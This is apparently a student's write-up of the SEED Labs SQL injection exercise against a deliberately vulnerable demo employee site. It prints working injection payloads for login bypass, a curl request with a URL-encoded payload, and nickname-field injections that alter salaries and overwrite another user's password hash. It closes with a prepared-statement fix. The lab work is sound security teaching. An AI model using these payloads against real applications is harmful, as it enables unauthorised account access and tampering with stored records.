

Lab Environment:

```
# vim: syntax=apache ts=4 sw=4 sts=4 sr noet
<VirtualHost *:80>
    ServerName http://www.SeedLabSQLInjection.com
    DocumentRoot /var/www/SQLInjection
</VirtualHost>

[06/12/19]seed@VM:.../sites-available$ sudo service apache2 start
[06/12/19]seed@VM:.../sites-available$
```

We verify that the SQL injection URL is linked to our source files, this is done in /etc/apache2/... We also restart the apache server to make sure everything is running correctly.

Task 1: Get Familiar with SQL Statements

```
mysql> select * from credential where name like 'Alice';
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | | | | | fdb918bdae83000aa54747fc95fe0470fff4976 |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)
```

After loading in the User database, we print all the fields of Alice in the credential table.

Task 2.1: SQL Injection Attack from webpage

USERNAME

Admin' or '1'='1';#

PASSWORD

Password

Login

Copyright © SEED LABs

Alice Profile	
Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

At first, we tried the well-known 1=1 attack however this was only partially successful as we were only able to log into Alice but not the admin account. This is because we log into the first account that was added into the table which happened to be Alice. Often times admin will be the first account to be added and, in that case, we would have been successful.

Employee Profile Login

USERNAME	<input type="text" value="Admin' or name='Admin';#"/>
PASSWORD	<input type="password" value="Password"/>
<input type="button" value="Login"/>	

Copyright © SEED LABs

User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Copyright © SEED LABs

We can modify the previous statement and directly choose which account we want to access. After logging in, we see the information of all the users meaning we truly have the admin account.

Task 2.2: SQL Injection Attack from command line

```
[06/12/19]seed@VM:~/sites-available$ curl 'http://www.seedlabsqlinjection.com/unsafe_home.php?username=%27+OR+Name%3D%27Admin%27%3B%23&Password=''
```

```
<ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='logoutBtn' class='nav-link my-2 my-lg-0'>Logout</button></div><div class='container'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><table class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><tr><th scope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Boby</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td></tr></tbody></table> <br><br>
```

The curl statement is exactly the same as what we put into the username field the only difference being that the input is HTML URL encoded. The results might be a little bit harder to read since its being read from an HTML source, but the information is still there. We can use other Linux commands to search for specific names and such.

Task 2.3: Append a new SQL statement

Employee Profile Login

USERNAME

I set Nickname='Injected' where Name='Alice';#

PASSWORD

Password

Login

Copyright © SEED LABs

There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'update credential set Nickname='Injected' where Name='Alice';#' and Password='da' at line 3]\n

We simply add a semicolon to complete an SQL query which allows us to add another query right after. Unfortunately, our attack didn't work because MySQL has countermeasures to detect and block multiple queries from being executed from PHP.

Task 3.1: Modify your own salary

Alice Profile

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABs

We login into Alice's account using her own username and password. We observe that her current salary is only 20000, lets change that.

Alice's Profile Edit

NickName	<input type="text" value="', salary='999999' where name='Alice';#"/>
Email	<input type="text" value="Email"/>
Address	<input type="text" value="Address"/>
Phone Number	<input type="text" value="PhoneNumber"/>
Password	<input type="text" value="Password"/>

We enter `', salary='999999' where name='Alice';#` into the nickname field. This allows us to directly set our salary.

```
mysql> select * from credential where name like 'Alice';
+----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID  | Salary | birth | SSN      | PhoneN |
+----+-----+-----+-----+-----+-----+-----+
| 1  | Alice | 10000 | 999999 | 9/20  | 10211002 |         |
|    |      |      |        |      | fdbe918bdae83000aa54747fc95fe0470fff4976 |         |
+----+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)
```

Using MySQL DBMS we can verify that indeed Alice's new salary is 999999.

Task 3.2: Modify other people's salary

Alice's Profile Edit

NickName	<input type="text" value="', salary='1' where name='Boby';#"/>
Email	<input type="text" value="Email"/>
Address	<input type="text" value="Address"/>
Phone Number	<input type="text" value="PhoneNumber"/>
Password	<input type="text" value="Password"/>

We enter `', salary='1' where name='Boby';#` into the nickname field of Alice's profile. This query changes the salary of anyone named "Boby" to 1. We can be more precise and use Bobby's ID to specifically target him. In our case, the database only has one Bobby so this query will suffice.

Task 3.3: Modify other people' password

SHA1 and other hash functions online generator

ihateboby hash

sha-1

Result for

sha1: 6601c1efb6e85f72ce74cc3dbaf62c6c9900cff5

Looking into the PHP code we can clearly see that a SHA-1 hashed password is store. These and many other hash functions are widely available online, so we simply generate a hash of the desired password.

```
mysql> select * from credential where name like 'Boby';
+----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID  | Salary | birth | SSN      | PhoneNum |
+----+-----+-----+-----+-----+-----+-----+
| 2  | Boby | 20000 | 1       | 4/20  | 10213352 |          |
|    |      |      |         |       |          |          |
+----+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)

mysql> select * from credential where name like 'Boby';
+----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID  | Salary | birth | SSN      | PhoneNum |
+----+-----+-----+-----+-----+-----+-----+
| 2  | Boby | 20000 | 1       | 4/20  | 10213352 |          |
|    |      |      |         |       |          |          |
+----+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)
```

We verify that the hash changed by using the MySql DBMS. Using the nickname field we type `'password='6601c1efb6e85f72ce74cc3dbaf62c6c9900cff5' where name='Boby';#`

www.seedlabsqlinjection.com/unsafe_home.php?username=Boby&Password=ihateboby

Boby Profile


Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

Using the username “Boby” and the password “ihateboby”, we can now successfully log into his account.

Task 4: Countermeasure — Prepared Statement

```
$conn = getDB();
// Sql query to authenticate the user
$sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNum
er, address, email,nickname,Password
FROM credential
WHERE name= ? and Password= ?");
$sql->bind_param("ss", $input_undef, $hashed_pwd);
$sql->execute();
$sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $
address, $email, $nickname, $pwd);
$sql->fetch();
$sql->close();
```

The file `safe_home.php` includes the prepared statement code we need to protect our server from injection attacks.



When we try using the same query from task 2.1 we get an error. This is because our input is not treated as a string input, as data rather than code. With this protection enabled we are unable to perform any kind of injection on this server.

Code:

```
$sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber,
address, email,nickname,Password
FROM credential
WHERE name= ? and Password= ?");
$sql->bind_param("ss", $input_undef, $hashed_pwd);
$sql->execute();
$sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber,
$address, $email, $nickname, $pwd);
$sql->fetch();
```